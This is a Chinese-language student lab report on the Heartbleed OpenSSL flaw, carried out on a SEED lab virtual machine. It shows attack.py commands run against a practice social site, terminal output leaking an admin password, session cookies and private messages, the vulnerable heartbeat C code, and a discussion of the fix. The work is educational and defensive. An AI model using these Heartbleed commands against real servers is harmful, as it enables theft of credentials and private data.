



网络安全 实验报告

学 院： 信息科学与工程学院

专业班级： 信息安全 1401 班

学 号： 0906140125

姓 名： 何文慧

目录

heartbleed 攻击.....	1
一、实验背景.....	1
二、实验目的.....	1
三、实验环境.....	1
四、实验内容.....	1
任务 1 发动 Heartbleed 攻击.....	1
任务 2 找出 Heartbleed 漏洞的原因.....	3
任务 3 对策和错误修复.....	6
五、实验心得.....	9

heartbleed 攻击

一、实验背景

Heartbleed bug (CVE-2014 年-0160)是一 OpenSSL 库中可让攻击者从受害者服务器的内存中窃取数据的执行缺陷。窃取的数据内容取决于服务器的内存。它可能包含私钥、 TLS 会话密钥、用户名称、密码、信用卡等。该漏洞是在 SSL/TLS 中用于保持连接的 Heartbeat 协议中。

二、实验目的

- 1、了解此漏洞的严重性；
- 2、了解攻击是如何工作；
- 3、了解如何解决该问题。

三、实验环境

VMware 12.1.1
Ubuntu 12.04

四、实验内容

任务 1 发动 Heartbleed 攻击

在这个任务中，需要在已经构建的社交网络网站进行 Heartbleed 攻击，看看什么样的攻击是可以实现的。该 Heartbleed 攻击实际内容取决于在服务器内存存储什么样的信息。如果服务器上没有太多的活动，你将无法窃取有用的数据。因此，我们需要与网络服务器作为合法用户进行交互。让我们作为管理员来尝试，做法如下：

- 在浏览器中，访问 <https://www.heartbleedlabelgg.com>
- 作为管理员登录网站。（用户名：admin 密码：seedelgg）
- 添加 Bobby 作为好友（转到 More -> Members 并点击 Bobby -> Add Friend）
- 给 Bobby 发送一条私信

作为合法用户，在您已经做了足够的动作，你可以发动攻击，看看你可以从受害者服务器上得到什么信息。从零开始编写程序发动 Heartbleed 攻击是不容易的，因为它需要的 Heartbeat 协议底层的知识。幸运的是，其他人已经写了攻击代码。因此，我们将使用现有的代码来获得在 Heartbleed 攻击的第一手经验。我们使用的代码称为 attack.py，这原本是


Jared Stafford 写的。我们对教育目的的代码做了一些小的修改。您可以从实验室的网站上下
载代码，更改其权限，所以该文件是可执行的。然后，您可以运行攻击代码如下：

```
$ ./attack.py www.heartbleedlabelgg.com
```

您可能需要多次运行攻击代码以获取有用的数据。尝试，看看是否可以从目标服务器获取以下信息。

- 用户名和密码
- 用户活动（用户所做的）
- 私信的确切内容

每一项你从 Heartbleed 攻击中获取的内容，你都需要截屏证明、解释你是如何攻击的以及发表你的意见。



```
Terminal
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg=e2p9j46q08m1o9s9f6o94bobg1
Connection: keep-alive
...ll..."v#
[11/09/2016 17:23] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOPABC...
...!.9.8.....S.....
.....3.2....E.D..../.A.....I.....
.....#.....ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=rtr0pvolan8sqtfm05oeh3gf33
Connection: keep-alive
.dp^....R}L..f!...G...cation/x-www-form-urlencoded
Content-Length: 99
TR.4bl.token=79cd666e18fdd7324de4d79fd559e810&__elgg_ts=1478683307&username=admin&password=seedelgg.S.az.y..
[11/09/2016 17:23] seed@ubuntu:~$
```

截图 1 获得用户名和密码

```
Terminal
Cookie: Elgg=rtr0pvolan8sqtfm05oeh3gf33
Connection: keep-alive
Content-Length: 99
TR:4bl.moken=79cd666e18fdd7324de4d79fd559e810&__elgg_ts=1478683307&username=admin&password=seedelgg.S.az.y..
[11/09/2016 17:23] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/members
Cookie: Elgg=rtr0pvolan8sqtfm05oeh3gf33
Connection: keep-alive
.j.3.r..N'Y...7..A
[11/09/2016 17:24] seed@ubuntu:~$
```

截图 2 获得用户活动

```
Terminal
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=e2p9j46q08m1o9s9f6o94b0bg1
Connection: keep-alive
w..^..@...a.U.....5k
form-urlencoded
Content-Length: 113
__elgg_token=0ed72dc35b2a988e5c8de3963ac61f12&__elgg_ts=1478681998&recipient_guid=40&subject=why&body=i+want+know>.....m.....,..C[
[11/09/2016 17:14] seed@ubuntu:~$
```

截图 3 获得用户私信内容

任务 2 找出 Heartbleed 漏洞的原因

Heartbleed 攻击是基于 heartbeat 请求。这个请求只是向服务器发送一些数据，服务器

将会把数据复制到它的响应数据包，因此所有的数据都被反射回来了。在正常的情况下，假设该请求包括 3 个字节的数据“ABC”，所以字段长度为 3。服务器将会把数据放置在内存中，并从开始的数据包中复制 3 个字节到其响应数据包。在攻击场景中，该请求可能包含 3 个字节的数据，但字段长度可能宣称为 1003。当服务器构造它的响应数据包时，它从数据的开始复制(也就是“ABC”)，但它复制 1003 个字节，而不是 3 字节。这些额外的 1000 种类型显然不来自请求包；它们来自服务器的内存，并且它们可能包含其他用户的信息，密钥、密码等。

在这项任务中，我们将改变请求的字段长度。首先，让我们从图 2 中了解心跳响应数据包是如何建立的。当心跳请求包来时，服务器将解析该数据包，以获得有效载荷和有效载荷长度值。在这里，有效载荷只有 3 字节字符串“ABC”并且有效载荷的长度值是 3。服务器程序将盲目地从请求数据包中取这个长度值。然后，它通过指向的响应数据包来构建。将“ABC”和复制有效载荷长度字节存储到响应有效载荷的内存。这样，响应数据包将包含一个 3 字节字符串“ABC”。




图 2 良性的 Heartbeat 通信




图 3 Heartbleed 攻击通信

我们可以像图 3 所示发动 Heartbleed 攻击。我们保持相同的有效载荷（3 字节），但设置的有效载荷长度为 1003。当构建响应数据包时，服务器将再次盲目地返回此有效负载的长度值。这一次，服务器程序将指向字符串“ABC”，并将从存储器复制到响应数据包的 1003 个字节作为有效负载。除了字符串“ABC”，额外的 1000 个字节被复制到响应数据包中，这可能是从记忆中的任何东西，如秘密活动、日志记录信息、密码等。我们的攻击代码允许你使用不同的有效载荷长度值。默认情况下，该值设置为一个相当大的一个（0x4000），但你可以使用命令选项缩小尺寸，比如“-l”或者“--length”如下面的例子所示：

```

$./attack.py www.heartbleedlabelgg.com -l 0x015B
$./attack.py www.heartbleedlabelgg.com --length 83

```

你的任务是使用不同的有效载荷长度值来播放攻击程序，并回答以下问题：

问题 2.1： 通过减小长度值，你可以发现什么不同之处？

答：长度减小，返回数据长度也变短。

问题 2.2： 输入长度变量有一个边界值。在低于该边界时，Heartbeat 查询将接收一个响应数据包，而不附加任何额外的数据(这意味着要求是良性的)。请找到该临界值。您可能需要尝试许多不同的长度值，直到 Web 服务器发送回没有额外的数据的答复。为了帮助您使用此，当返回的字节数小于预期的长度时，程序将输出“Server processed malformed Heartbeat, but did not return any extra data”。

答：当长度<23 时，不再有返回额外数据。

```
Terminal
...AAAAAAAAAAAAAAAAAAAAABCD...4.(...j.&.. /
[11/09/2016 17:34] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/09/2016 17:35] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
```

截图 4 当长度设置为 22 时的结果

任务 3 对策和错误修复

对修复 Heartbleed 漏洞，最好的办法是更新到最新版本的 OpenSSL 库。这可以实现使用以下命令。应该指出的是，一旦它被更新，很难再回到上一个脆弱的版本。因此，做更新之前确保你以前已经完成任务。您还可以在更新之前对您的虚拟机进行截屏。

```
#sudo apt-get update
#sudo apt-get upgrade
```

任务 3.1 试试更新 OpenSSL 库后你的攻击。请描述你的观察结果。

观察发现，更新后，无论设置长度与否或多少，都不再有额外数据。


```
    payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

清单 1 处理心跳请求数据包，并生成响应数据包

```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */

unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
                * p will point to the payload_length field *.

// Read from the payload_length field
// from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
                  * from pointer p and store the value
                  * in the INT variable "payload". */

pl=p; // pl points to the beginning of the payload content

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 byte
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */

    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    // Enter response type, length and copy payload
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);

    // copy payload
```

```

memcpy(bp, pl, payload); /* pl is the pointer which
                           * points to the beginning
                           * of the payload content */

bp += payload;

// Random padding
RAND_pseudo_bytes(bp, padding);

// this function will copy the 3+payload+padding bytes
// from the buffer and put them into the heartbeat response
// packet to send back to the request client side.
OPENSSL_free(buffer)
r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
    3 + payload + padding);
}

```

请指出在清单 1 中的代码问题,提供解决方案修复错误(即,哪些需要修改来修补漏洞)。你不需要重新编译代码; j 只是描述你如何解决你的问题的实验报告。此外,请在评论以下有关 Heartbleed 漏洞的根本原因的讨论中 Alice, Bob, 和 Eva 的观点: Alice 认为,根本原因是在缓冲区复制过程中没有进行边界检查; Bob 认为,原因是缺少用户输入验证; Eva 认为,我们可以只删除从数据包的长度值来解决一切。

第 10 行 `hbtype = *p++;` /* After this instruction, the pointer p will point to the payload_length field p 指向 payload_length */

第 15 行 `n2s(p, payload);` /* Function n2s(p, payload) reads 16 bits from pointer p and store the value in the INT variable "payload". */

攻击者可以修改 `payload length` 值,使得真实的大小与设置的大小不相等。服务器并不会去验证这个所传送过来的数据包的大小,就认为此数据包的大小是正确的,并且反送回去。解决方法应该验证这个值。

我觉得 Alice 和 Bob 说的有道理。该安全问题的根源是内存越界访问。

五、实验心得

因为实验文档以及使用是全英文的 Ubuntu 系统,这对于英语一般的我来说是一个难点。另外一个有些困难的地方就是升级系统,不知道为什么单独升级 SSL 后虽然提示成功,但是攻击程序还是可以成功获取信息,对于这个问题我也不知道为什么过。只能整个升级,第一次升级用了 4 个多小时还失败了,之后第二次升级终于成功了。除此之外实验进行得还是比较顺利的。

通过此次实验，我了解到了 **Heartbleed** 攻击的整个攻击过程、攻击实现的方法以及 **Heartbleed** 漏洞修复方法和修复原理，感到自己收获了很多。